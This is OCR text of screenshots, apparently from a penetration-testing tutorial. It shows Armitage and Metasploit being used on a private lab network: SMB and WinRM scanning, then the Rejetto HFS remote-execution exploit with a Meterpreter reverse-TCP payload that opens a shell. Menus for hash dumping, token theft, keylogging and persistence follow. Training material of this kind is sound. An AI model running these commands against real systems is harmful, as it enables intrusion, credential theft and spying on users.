




Start Metasploit?
A Metasploit RPC server is not running or not accepting connections yet. Would you like me to start Metasploit's RPC server for you?
No
Yes



Progress...
Connecting to 127.0.0.1:55553
java.net.ConnectException: Connection refused
Cancel


Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Console X
=[metasploit v4.16.7-dev]
+ -- --=[1683 exploits - 964 auxiliary - 299 post]
+ -- --=[498 payloads - 40 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >



Console X
Workspaces X
name
hosts
ports
os
labels
session
Activate
Add
Edit
Remove


New Workspace
Name:
Internal Scan
Hosts:
192.168.10.0/24
Ports:
OS:
Labels:
Hosts with sessions only
Add



Console X
Workspaces X
name
hosts
Internal Scan
192.168.10.0/24



Input
Enter scan range (e.g., 192.168.1.0/24):
192.168.10.0/24
Cancel
OK


```
Console X  Workspaces X  Scan X
msf auxiliary(smb_version) > set RHOSTS 192.168.10.1, 192.168.10.110, 192.168.10.105, 192.168.10.109
RHOSTS => 192.168.10.1, 192.168.10.110, 192.168.10.105, 192.168.10.109
msf auxiliary(smb_version) > run -j
[*] Auxiliary module running as background job
[*] 192.168.10.110:445 is running Windows 2012 R2 Standard (build:9600) (name:WIN-3KOU2TIJ4E0) (domain:WIN-3KOU2TIJ4E0)
[*] 192.168.10.109:445 is running Windows 2008 Web SP1 (build:6001) (name:WIN-SWIKKOTKSHX) (domain:WORKGROUP)
[*] 192.168.10.105:445 is running Windows 10 Pro (build:10586) (name:DESKTOP-PESQ21S) (domain:WORKGROUP)
[*] 192.168.10.1:445 could not be identified: Unix (Samba 3.0.14a)
[*] Scanned 4 of 4 hosts (100% complete)

[*] 1 scan to go...
msf auxiliary(smb_version) > use scanner/winrm/winrm_auth_methods
msf auxiliary(winrm_auth_methods) > set THREADS 24
THREADS => 24
msf auxiliary(winrm_auth_methods) > set RPORT 5985
RPORT => 5985
msf auxiliary(winrm_auth_methods) > set RHOSTS 192.168.10.110
RHOSTS => 192.168.10.110
msf auxiliary(winrm_auth_methods) > run -j
[*] Auxiliary module running as background job
[+] 192.168.10.110:5985: Negotiate protocol supported
[*] Scanned 1 of 1 hosts (100% complete)

[*] Scan complete in 241.78s
msf auxiliary(winrm_auth_methods) >
```





host	name	port	proto	info
192.168.10.109	http	80	tcp	Microsoft IIS httpd 7.0
192.168.10.109	msrpc	135	tcp	Microsoft Windows RPC
192.168.10.109	netbios-ssn	139	tcp	Microsoft Windows 98 netbios-ssn
192.168.10.109	microsoft-ds	445	tcp	primary domain: WORKGROUP
192.168.10.109	ssl/ms-wbt-server	3389	tcp	
192.168.10.109	http	8081	tcp	HttpFileServer httpd 2.3
192.168.10.109	msrpc	49152	tcp	Microsoft Windows RPC
192.168.10.109	msrpc	49153	tcp	Microsoft Windows RPC
192.168.10.109	msrpc	49154	tcp	Microsoft Windows RPC
192.168.10.109	msrpc	49155	tcp	Microsoft Windows RPC
192.168.10.109	msrpc	49156	tcp	Microsoft Windows RPC
192.168.10.109	msrpc	49157	tcp	Microsoft Windows RPC



Message
Attack Analysis Complete...
You will now see an 'Attack' menu attached to each host in the Targets window.
Happy hunting!
OK


192.168.10.110
192.168.10.109
192.168.10.105
Attack 192.168.10.109
Rejetto HttpFileServer Remote Command Execution
Rejetto HttpFileServer (HFS) is vulnerable to remote command execution attack due to a poor regex in the file ParserLib.pas. This module exploits the HFS scripting commands by using '%00' to bypass the filtering. This module has been tested successfully on HFS
Option
Value
Proxies
RHOST +
192.168.10.109
RPORT
8081
SRVHOST
0.0.0.0
Targets:
0 => Automatic
Use a reverse connection
Show advanced options
Launch



auxiliary
exploit
payload
post
192.168.10.110
192.168.10.109
192.168.10.105
WIN-SWIKKOTKSHX\mm @ WIN-SWIKKOTKSHX
Console X
Services X
exploit X
msf > use exploit/windows/http/rejetto_hfs_exec
msf exploit(rejetto_hfs_exec) > set TARGET 0
TARGET => 0
msf exploit(rejetto_hfs_exec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(rejetto_hfs_exec) > set LHOST 192.168.10.104
LHOST => 192.168.10.104
msf exploit(rejetto_hfs_exec) > set LPORT 21427
LPORT => 21427
msf exploit(rejetto_hfs_exec) > set RPORT 8081
RPORT => 8081
msf exploit(rejetto_hfs_exec) > set RHOST 192.168.10.109
RHOST => 192.168.10.109
msf exploit(rejetto_hfs_exec) > set TARGETURI /
TARGETURI => /
msf exploit(rejetto_hfs_exec) > set SRVPORT 8080
SRVPORT => 8080
msf exploit(rejetto_hfs_exec) > set SRVHOST 0.0.0.0
SRVHOST => 0.0.0.0
msf exploit(rejetto_hfs_exec) > set HTTPDELAY 10
HTTPDELAY => 10
msf exploit(rejetto_hfs_exec) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 192.168.10.104:21427
[*] Using URL: http://0.0.0.0:8080/Fegelp
[*] Local IP: http://192.168.10.104:8080/Fegelp
[*] Server started.
[*] Sending a malicious request to /
[*] 192.168.10.109 rejetto_hfs_exec - 192.168.10.109:8081 - Payload request received: /Fegelp
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] Meterpreter session 1 opened (192.168.10.104:21427 -> 192.168.10.109:49281) at 2016-07-12 22:57:07 +0530
[!] Tried to delete %TEMP%\caiqDMq.vbs, unknown result
[*] Server stopped.


Attack
Login
Meterpreter 4
Services
Scan
Host
Access
Interact
Explore
Pivoting
ARP Scan...
Kill
Escalate Privileges
Steal Token
Dump Hashes
Persist
Pass Session



Attack
Login
Meterpreter 4
Services
Scan
Host
Access
Interact
Explore
Pivoting
ARP Scan...
Kill
Browse Files
Show Processes
Log Keystrokes
Screenshot
Webcam Shot
Post Modules
Path

